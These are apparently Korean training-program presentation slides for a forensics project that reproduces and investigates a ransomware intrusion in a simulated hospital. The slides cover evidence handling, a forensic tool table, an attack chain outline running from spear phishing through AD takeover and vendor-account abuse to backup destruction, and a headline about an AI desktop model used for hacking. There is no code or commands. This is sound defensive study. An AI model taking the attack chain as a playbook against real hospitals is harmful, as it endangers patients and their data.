본 발표는 ‘영화 프레임’을 시각적 콘셉트로 선정하였습니다 .

남겨진 흔적과 단서를 따라 사건의 전말을 밝혀가는 디지털 포렌식의 과정이
하나의 사건을 추적하며 전개되는 영화의 서사와 닮아 있기 때문입니다 .

여기에 수사팀의 롤플레잉을 더해 ,
침해사고의 발생부터 흔적의 발견 , 분석과 추적에 이르는 과정을 하나의 연속된 서사로 담아냈습니다 .

지금부터 , 종합병원에 남겨진 흔적을 따라
사건의 전말을 추적합니다 .

TITLE.

종합병원 침해사고 시나리오 기반 포렌식 프로젝트

NAME.	TEAM.	DATE.
AIF	ROOKIES 32	2026.10.22.

목차

01 프로젝트 개요
1.1. 디지털 포렌식이란 ?
1.2. 주제 선정 배경
1.3. 프로젝트 목표

02 프로젝트 전략
2.1. 팀 소개
2.2. 팀 구성 및 역할
2.3. 수행 일정 (WBS)

03 시나리오 소개
3.1. 핵심 키워드 소개
3.2. 핵심 키워드 선정 배경
3.3. 병원 용어 정리

04 침해사고 분석
4.1. 분석 전략
4.2. 분석 과정
4.3. 분석 결과


05 프로젝트 결과
5.1. 대응 방안
5.2. 산출물
5.3. 느낀 점

06 부록
6.1. 전체 타임라인
6.2. MITRE ATT&CK
6.3. 사용 도구
6.4. 구축 환경

01

프로젝트 개요

1.1. 디지털 포렌식이란 ?



"디지털 기기에서 사건 관련 증거를 수집 · 분석하고 , 무결성과 증거 효력을 유지하는 과정"

01 수집 · 보존
디지털 증거를 확보하고 안전하게 보존

02 타임라인 분석
시간 흐름에 따라 사건 경위를 분석

03 무결성 확보
변조 여부를 검증해 증거 신뢰성 유지

04 원인 규명 · 재발 방지
사고 원인을 파악하고 대응 방안 마련

1.2. 주제 선정 배경

국내외 병원 진료 기록이 인질이 되는 시대 : 병원을 노리는 랜섬웨어



해킹에 뚫린 병원…환자 생명도 위험

2026-04-12 06:11

병원, 해커 놀이터 전락…환자 정보 위협받는다

2026-05-26 16:58:05 | 2026-05-26 17:11:01

의료기관 해킹 등 사이버 침해사고 200건 넘어

2024.10.03 18:14

* 출처 : 연합뉴스 , 뉴스토마토 , 의학신문

1.3. 프로젝트 목표

침해사고 재현부터 포렌식 분석까지 전 과정 수행 , 침해사고 대응이 가능한 실무 역량 확보



침해사고 시나리오 재현

의료기관 환경을 기반으로
공격 시나리오 재현

+



디지털 증거 수집 및 분석

주요 로그와 아티팩트를 수집해
침해 흔적과 피해 범위 분석

+



분석 보고서 작성

공격 경로와 피해 범위를 분석 후
보고서 작성 능력 함양




침해사고 대응 역량 확보

02

프로젝트 전략

2.1. 팀 소개



ART IN FACTS


흩어진 흔적을 잇고, 사실을 복원하다.

저희 ART IN FACTS 는 디지털 포렌식 팀입니다 .

침입부터 유출까지 디지털 흔적을 추적하고 ,
수집한 증거를 분석해 공격의 흐름을 파악합니다 .
작은 흔적 하나도 사건을 밝히는 단서가 됩니다 .
저희는 그 단서를 따라 숨겨진 사실을 찾아냅니다 .


추측을 넘어 증거로 사건의 진실을 밝히는 것 ,
그것이 ART IN FACTS 의 역할입니다 .

2.2. 팀 구성 및 역할




조장

프로젝트 총괄




부조장


프로젝트 총괄




침해사고 구현
포털 분석



침해사고 구현
메일서버 분석




침해사고 구현
AD 서버 분석




백세희


침해사고 구현
관리자 PC 분석




침해사고 구현
의사 PC 분석



구축 · 공격 총괄
협력업체 PC 분석



침해사고 구현
협력업체 PC 분석



침해사고 구현
관리자 PC 분석

2.3. 수행 일정 (WBS)

TASK	1 주차 08/21~08/27	2 주차 08/28~09/03	3 주차 09/04~09/10	4 주차 09/11~09/17	5 주차 09/18~09/24	6 주차 09/25~10/01	7 주차 10/02~10/08	8 주차 10/09~10/15	9 주차 10/16~10/21	10 주차 10/22
사전학습	→									
시나리오 설계		→								
시스템 구축			→							
공격				→						
중간 발표				→						
☆침해사고 분석					→	→	→	→		
최종 보고서 작성						→	→	→		
최종 발표 준비								→	→	

03

시나리오 소개

3.1. 핵심 키워드 소개

침해사고 최신 동향 분석 및 시나리오 구체화

피해대상 → 정보수집 → 초기 침투 → 거점 확보 → 침투 확대 → 목표 달성



종합병원

환자 개인정보
의료 민감 데이터 보유



다크웹 · 텔레그램

병원 구성도 확인
정보 구매



스피어피싱

악성 메일을 통한
PC 장악



AD

AD 장악
행정망 PC 이동



협력사 시스템

협력사 계정 악용
의료장비망 접근




랜섬웨어

백업 서버 파괴
금전 요구

1) 스피어피싱 : 특정 개인이나 조직을 겨냥해 신뢰할 만한 발신자로 위장하고, 악성 링크 접속이나 첨부파일 실행을 유도하는 맞춤형 피싱 공격
2) AD(Active Directory): 조직 내 사용자 계정과 컴퓨터를 중앙에서 관리하고, 로그인 인증과 자원 접근 권한을 통제하는 서비스
3) 랜섬웨어 : 피해 시스템의 파일과 데이터를 암호화하거나 접근을 차단한 뒤, 복구를 대가로 금전을 요구하는 악성 소프트웨어

3.2. 핵심 키워드 선정 배경

침해사고 최신 동향 분석 및 시나리오 구체화



국내 랜섬웨어 침해사고 신고 건수

(상반기 기준 , 과기정통부 ·KISA)

서울대병원·언론사 해킹 北 , '이메일 스피어 피싱' 주의보

김승준 기자 · 2023. 5. 11. 06:31

'해킹 비서' 돼버린 AI... 클로드 데스크톱 악용 공격 실험 또 성공

등록 · 2026.07.28 09:56

국내외 연구원들 클로드 데스크톱 이용 해킹 성공
국내 기업 다수 쓰는 AD 서버 등 쉽게 장악

2026년 연초부터 뚫린 '대학병원'…랜섬웨어 '공포'

전남대 · 강원대병원 잇단 전산망 공격 피해, 진료 현장 '패닉'…보안 취약성 노출

[단독] 현대차 협력사도 해킹.. 韓 기업 공급망 위협 공포 확산

현대차 부품 협력사, KISA에 신고
"현대차에서 먼저 발견해 대응"
협력사, 가맹점, 해외법인 등 韓 기업 공급망 공격 지속

3.3. 병원 용어 정리

종합병원 시나리오 이해를 위한 핵심 의료정보시스템 정리



HIS

병원정보시스템

진료 · 행정 · 원무 등 병원 업무 전반을 통합 관리



EMR | 전자의무기록

환자의 진료기록과 의료정보를 전자적으로 관리



PACS | 의료영상저장전송시스템

CT·MRI 등 의료영상을 저장 · 조회 · 전송



포털 | 병원 통합 포털

임직원이 병원 내부 시스템에 접속하는 통합 창구

04

침해사고 분석

4.1. 분석 전략 - 분석 절차 및 주안점

조사 준비

- 사고확인 / 정의
- 조사팀구성
- 조사권한획득

증거 수집

- 휘발성증거수집
- 비휘발성증거수집

증거 분석

- 수집된아티팩트분석
- 타임라인및상관관계분석
- 악성코드및침입분석

보고서 작성

- 법적효력을위한 체계적문서화과정
- 조사결과명확한보고

데이터 수집 고려사항

- 데이터손상방지
- 휘발성데이터우선확보
- 비휘발성데이터블록디스크전체복제
- 네트워크연결차단후작업

데이터 무결성 및 적법성 확보


- 원본데이터복사본생성
- 원본및복사본해시값비교
- Chain of Custody(관리연속성) 기록
- 분석도구 Autopsy 활용

4.1. 분석 전략 - 데이터 수집 합의서 작성

경찰청훈령 제 1086 호 “디지털 증거의 처리 등에 관한 규칙” 기반 데이터 수집 합의서 작성



증거 수집 합의서 작성




수집 과정 사진 촬영

4.1. 분석 전략 - 분석 도구

카테고리	도구명	버전	사용 목적
로그 분석	Event Log Explorer	5.6	Windows 이벤트로그 (4624·4688·4720) 분석
	Splunk Enterprise	10.2	전 장비 로그 통합 상관분석 · 타임라인 복원
	Windows 이벤트 뷰어	-	Security·Sysmon·PowerShell·Defender 이벤트로그 직접 조회
	EvtxECmd	-	.evtx 이벤트로그를 CSV 로 변환 후 EventId 필터 분석
레지스트리 분석	REGA	1.6	레지스트리 하이브 분석
파일시스템 분석	MFTECmd	1.3	MFT — 웹쉘 · 악성파일 생성 / 삭제 타임라인
	PECmd	1.5	Prefetch — reset.exe· 해킹툴 실행 시각 검증
	analyzeMFT	-	$MFT 파싱 — MFTECmd 보조 · 교차 검증
	SrumECmd	-	SRUM(SRUDB.dat) 파싱 — 프로세스별 네트워크 송수신량으로 데이터 유출 분석
	The Sleuth Kit (icat)	-	디스크 이미지에서 inode 지정 파일 추출
메모리 분석	Volatility 3	2.28.0	RAT·Mimikatz 자격 증명 · 주입 프로세스 분석
디스크 수집	FTK Imager	4.7	디스크 이미징 · 삭제 데이터 복구
데이터베이스 분석	DB Browser for SQLite	-	SQLite DB 테이블 조회
통합 솔루션	Autopsy	4.23.1	통합 증거 수집 · 분석
타임라인	Timeline Explorer	-	MFTECmd·SrumECmd CSV 결과를 타임라인으로 정렬 · 필터 분석

4.2. 분석 과정 - 침해사고 경위



4.2. 분석 과정 - # 침해사고 경위

담당자 인터뷰 기반 사건 발생 시점 및 피해 범위 파악



사고를 처음 인지한 시점은 언제인가 ?

10 월 1 일 오전 4 시 3 분 야간 근무 간호사의 최초 신고로 인지



감염 PC· 서버의 공통 접점이 될 요소가 있는가 ?


다수의 시스템이 연결된 AD 도메인 + 협력업체 VPN 경로 존재



현재 조치한 사항은 ? (포맷 · 네트워크 차단 여부

포맷은 안 했고 네트워크만 격리 , 협상을 통해 복호화 키 확보

